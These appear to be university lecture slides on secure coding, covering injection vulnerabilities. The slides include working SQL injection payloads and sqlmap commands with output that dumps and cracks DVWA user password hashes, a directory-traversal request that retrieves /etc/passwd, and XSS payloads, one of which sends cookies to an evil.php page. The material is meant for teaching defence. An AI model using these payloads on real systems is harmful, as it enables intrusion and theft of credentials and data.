

A decorative graphic consisting of thin, grey, stylized circuit lines with small circles at the ends, extending horizontally from the left and right sides of the central black box.

INFORMATION SECURITY INTRODUCTION

HAUTE-ÉCOLE LÉONARD DE VINCI

CHAPTER 3 – SECURE CODING



CHAPTER 3




- 3.1 Injection Vulnerabilities
- 3.2 Software Assurance Best Practices
- 3.3 Designing & Coding for Security
- 3.4 Software Security Testing
- 3.5 Application Security Controls



CHAPTER 3

- How to develop and implement a software development lifecycle?
- General principles for secure software development
- Best practices for secure coding
- How to ensure the security of coding?

A decorative graphic consisting of thin, grey, stylized circuit lines with small circles at the ends, extending horizontally from the left and right sides of the central black box.

3.1 INJECTION VULNERABILITIES

CODE INJECTION



CODE INJECTION EVERYWHERE

3.1 INJECTION VULNERABILITIES

In order to better understand why we need to implement best practice coding we will start by reviewing the impact of NOT implementing them and the attacks around it.

Injection vulnerabilities are among the primary mechanism (OWASP Top 10) that attackers use to break through web application and gain access to systems.

Letting an attacker execute code within your application and system is ***NOT*** something you want.


3.1 INJECTION VULNERABILITIES

A Web site is often associated with a database to makes his content more interactive for the users. Search functions, forum, comments, sign-in, payments etc.

These features gives possibility to interact by letting the user provide information / parameters to your application. These information will be processed and if not properly dealt with an attacker will take advantage of it.

3.1 INJECTION VULNERABILITIES

Injection vulnerabilities refer to a vast different types of attack



3.1 INJECTION VULNERABILITIES

Injection attack impact:

SQL

- Authentication by pass
- Information disclosure
- Data loss
- Integrity violation
- DoS
- Full system compromise

Cross-site Scripting (XSS)

- Account impersonation
- Defacement
- Run arbitrary JavaScript in user browser

Carriage Return and Line Feed (CRLF)

- XSS

XPath

- Information disclosure
- Authentication bypass

DAMN VULNERABLE WEB APPLICATION



<https://github.com/digininja/DVWA>

3.1 SQL INJECTION ATTACKS

Let's consider a search function on an e-commerce website. A user is able to search for products and enter the following research criteria Playstation 5 and Xbox Series X.

The request will most likely look like this:

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
WHERE ItemName LIKE '%playstation 5%' AND
ItemName LIKE '%xbox series x%';
```

3.1 SQL INJECTION ATTACKS

... but what if the user, instead of writing Playstation 5 or Xbox Series X writes some SQL code in the search function? Something like this:

```
Playstation 5'; SELECT CustomerName, CreditCardNumber FROM Orders; --
```

3.1 SQL INJECTION ATTACKS

The initial search query would become:

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
WHERE ItemName LIKE '%playstation 5';
SELECT CustomerName, CreditCardNumber FROM Orders;--%'
AND ItemName LIKE '%xbox series x%'
```

... and disclose information you want to keep confidential !

3.1 SQL INJECTION ATTACKS

Using SQL injection to retrieve valuable information like database version, database users or database schema.

Example on DVWA:

- `%' or '0'='0`
- `%' or 0=0 #`
- `%' or 0=0 union select null, version() #`
- `%' or 0=0 union select null, user() #`
- `%' and 1=0 union select null, table_name from information_schema.tables #`

Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, version() #
First name:
Surname: 10.6.10-MariaDB-1+b1

Vulnerability: SQL Injection

User ID:

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

3.1 SQL INJECTION


You may encounter the term "*Blind SQL Injection*". A blind SQL Injection happens when the application does not display the result of the injected query as expected but is well executed.

For example, your application could filter and only display the first row result.

If an attacker injects the following code `XXX' OR 1=2; --`

and your web page returns no results. The attacker would know that the application is vulnerable to SQL injection because 1 is never equal to 2.

The consequence of this is exactly the same as an SQL injection. Just a little bit harder.



DVWA Medium example:

```
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli_blind/"  
--cookie="id=10&;PHPSESSID=q6ggd7kg4i335kar83c3fcjs85; security=medium" --data="id=1 &Submit=Submit" -p  
id --dbs
```

```
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli_blind/" --  
cookie="id=10&;PHPSESSID=q6ggd7kg4i335kar83c3fcjs85; security=medium" --data="id=1 &Submit=Submit" -p id  
-D dvwa --tables --batch --threads 5
```

```
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli_blind/" --  
cookie="id=10&;PHPSESSID=q6ggd7kg4i335kar83c3fcjs85; security=medium" --data="id=1 &Submit=Submit" -p id  
-T users --batch --threads 5 --dump
```

```
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[17:59:01] [INFO] fetching database names
[17:59:01] [INFO] fetching number of databases
[17:59:01] [INFO] resumed: 2
[17:59:01] [INFO] resumed: information_schema
[17:59:01] [INFO] resumed: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
```

1

```
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[17:59:59] [INFO] fetching tables for database: 'dvwa'
[17:59:59] [INFO] fetching number of tables for database 'dvwa'
[17:59:59] [INFO] resumed: 2
[17:59:59] [INFO] retrieving the length of query output
[17:59:59] [INFO] resumed: 9
[17:59:59] [INFO] resumed: guestbook
[17:59:59] [INFO] retrieving the length of query output
[17:59:59] [INFO] resumed: 5
[17:59:59] [INFO] resumed: users
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

2

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y / Reset DB

```
[18:00:49] [INFO] using hash method 'md5_generic_passwd'
[18:00:49] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:00:49] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:00:49] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:00:49] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
```

Database: dvwa

Table: users

[5 entries]

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
3	1337	/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2023-10-01 08:03:11	0
1	admin	/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2023-10-01 08:03:11	0
2	gordonb	/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2023-10-01 08:03:11	0
4	pablo	/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2023-10-01 08:03:11	0
5	smithy	/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2023-10-01 08:03:11	0

User ID exists in the database

3

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- [SQL Injection](#)
- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [SQL Injection](#)

3.1 BLIND TIMING-BASED SQL INJECTION

Attackers can also use the amount of time is required to process a query for retrieving information from a database!

It might look strange but let's imagine that the accounts database table contains unencrypted field name password. An attacker could use a timing-based attack to discover the password by checking it letter by letter.

Pseudo code would look like this:

```
For each char in the passwd
```

```
    For each letter in the alphabet
```

```
        If current char = current letter wait 15 sec before  
        returning results
```

3.1 BLIND TIMING-BASED SQL INJECTION

Blind timing-based SQL injection is a slow type of penetration attack and the queries to perform are a bit trickier to create but tools like *SQLmap* or *Metasploit* can automate these attacks making them quite straightforward.

MySQL5+:

```
SELECT * FROM products WHERE id=1-SLEEP(15)
```

SQL Server:


```
SELECT * FROM products WHERE id=1; WAIT FOR DELAY '00:00:15'
```

3.1 SQL INJECTION

Biggest data-breaches so far:

- CAM4: 10.88 Billion records
- Yahoo: 3 Billion accounts
- LinkedIn: 700 Millions
- Facebook: 533 Millions

<https://www.upguard.com/blog/biggest-data-breaches>



3.1 DIRECTORY TRAVERSAL

Directory Traversal is a well known attacks that attempt to exploit a web server misconfiguration. A misconfiguration in the access controls don't restrict access to files stored elsewhere on the server.

For example, an Apache or nginx server stores the website content in the directory `/var/www/html` that same server may store the shadow password file, which contains the hashed user passwords located in `/etc/shadow` or `.htpassword`

3.1 DIRECTORY TRAVERSAL

If an attacker attempt to access the password file he could try something like:

```
https://www.mywebsite.com/../../../../etc/shadow
```

If the attack is successful the web server will display the shadow password file. This will give as much access as the apache user webserver has. Sadly, often, the Apache webserver user has high privileges.

File Actions Edit View Help

```
kali@kali:~$ wget -O - 'http://4.4.4.7/dirtrav/example1.php?file=../../../../../../../../etc/passwd'
--2020-03-30 08:46:18-- http://4.4.4.7/dirtrav/example1.php?file=../../../../../../../../etc/passwd
Connecting to 4.4.4.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 998 [text/html]
Saving to: 'STDOUT'
```

```
-                                0%[                               ]    0  --KB/s    r

oot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
-                                100%[=====>]    998  --KB/s    in 0s

2020-03-30 08:46:18 (90.5 MB/s) - written to stdout [998/998]
```

kali@kali:~\$ █

3.1 XSS

XSS also known as *Cross-site Scripting* occurs when web application allow an attacker to perform code injection, inserting their own code into a web page.



Reflected XSS



Stored XSS

3.1 REFLECTED XSS

Suppose that an attacker wants to steal user credentials of a user on a specific website that is vulnerable to *Reflected XSS* injection.

The attacker wants the website to display a form that will request the user his credentials.

`https://insecure-website.com/search?term=mysearch`


The attacker will forge a specific request to steal user's credential:

`https://insecure-
website.com/search?term=<script> /*+Bad+stuff+here+*/ </script>`

And provide this URL to the victim.

By clicking the link, the victim will reach the legitimate website and the website will execute the embeded code as it legitimate code from the website.

3.1 REFLECTED XSS



3.1 REFLECTED XSS

A reflected XSS attack is dangerous as the website will look like 100% legitimate.

With XSS you can generate:

- Interact with user
- Steal Cookie session
- Redirect to compromised website
- File download
- Keylogger
- Webcam
- ...

3.1 STORED XSS

With the same objective and impact as Reflected XSS the Stored XSS is simply more aggressive as the code injection happens directly on a legitimate webpage and is stored permanently on the website. You can think of a comment product page on a selling website or a PHP forum.

The attacker will embed in his comment or message the code. This code will be executed by everybody visiting this page.

3.1 STORED XSS

Stored XSS



1. Attacker gets malicious data into the database (no social engineering required)



2. Entirely innocent request

4. Response includes malicious data as active content



3. Bad app retrieves malicious data and uses it verbatim

5. Bad thing happens



3.1 XSS

XSS is not only about `<script></script>` and the payload can be quite imaginative:

- `<b onmouseover=alert('Wufff!')>click me!`
- ``
- `<META HTTP-EQUIV="refresh"`
- `CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">`
- `<SCRIPT type="text/javascript">`
`var adr = '../evil.php?cakemonster=' + escape(document.cookie);`
`</SCRIPT>`
- `<img src=x`
`onerror="javascri&#`
`0000112t:alert(�`
`00039XSS')">`

3.1 FAMOUS RECENT XSS ATTACKS



<https://www.techrepublic.com/article/british-airways-data-theft-demonstrates-need-for-cross-site-scripting-restrictions/>

<https://research.checkpoint.com/2019/hacking-fortnite/>




<https://ret2libc.wordpress.com/2016/01/11/a-tale-of-ebay-xss-and-shoddy-incident-response/>

A decorative graphic consisting of thin, grey, stylized circuit lines with small circles at the ends, extending horizontally from the left and right sides of the central text box.

3.2 SOFTWARE ASSURANCE BEST PRACTICE

Give me six hours to chop down a tree and I will spend the first four sharpening the axe.

- Abraham Lincoln



2 Short Answer Questions

11. [10 points] Name and describe the five key phases of software development.

1. denial
2. bargaining
3. Anger
4. depression
5. acceptance

3.2 THE SOFTWARE DEVELOPMENT LIFE CYCLE


There are many approaches to building software but they all follow some sort of predictable pattern called a Software Development Lifecycle (SDLC).

SDLC maps software creation from a idea to requirements gathering and analysis to design, coding, testing and rollout.

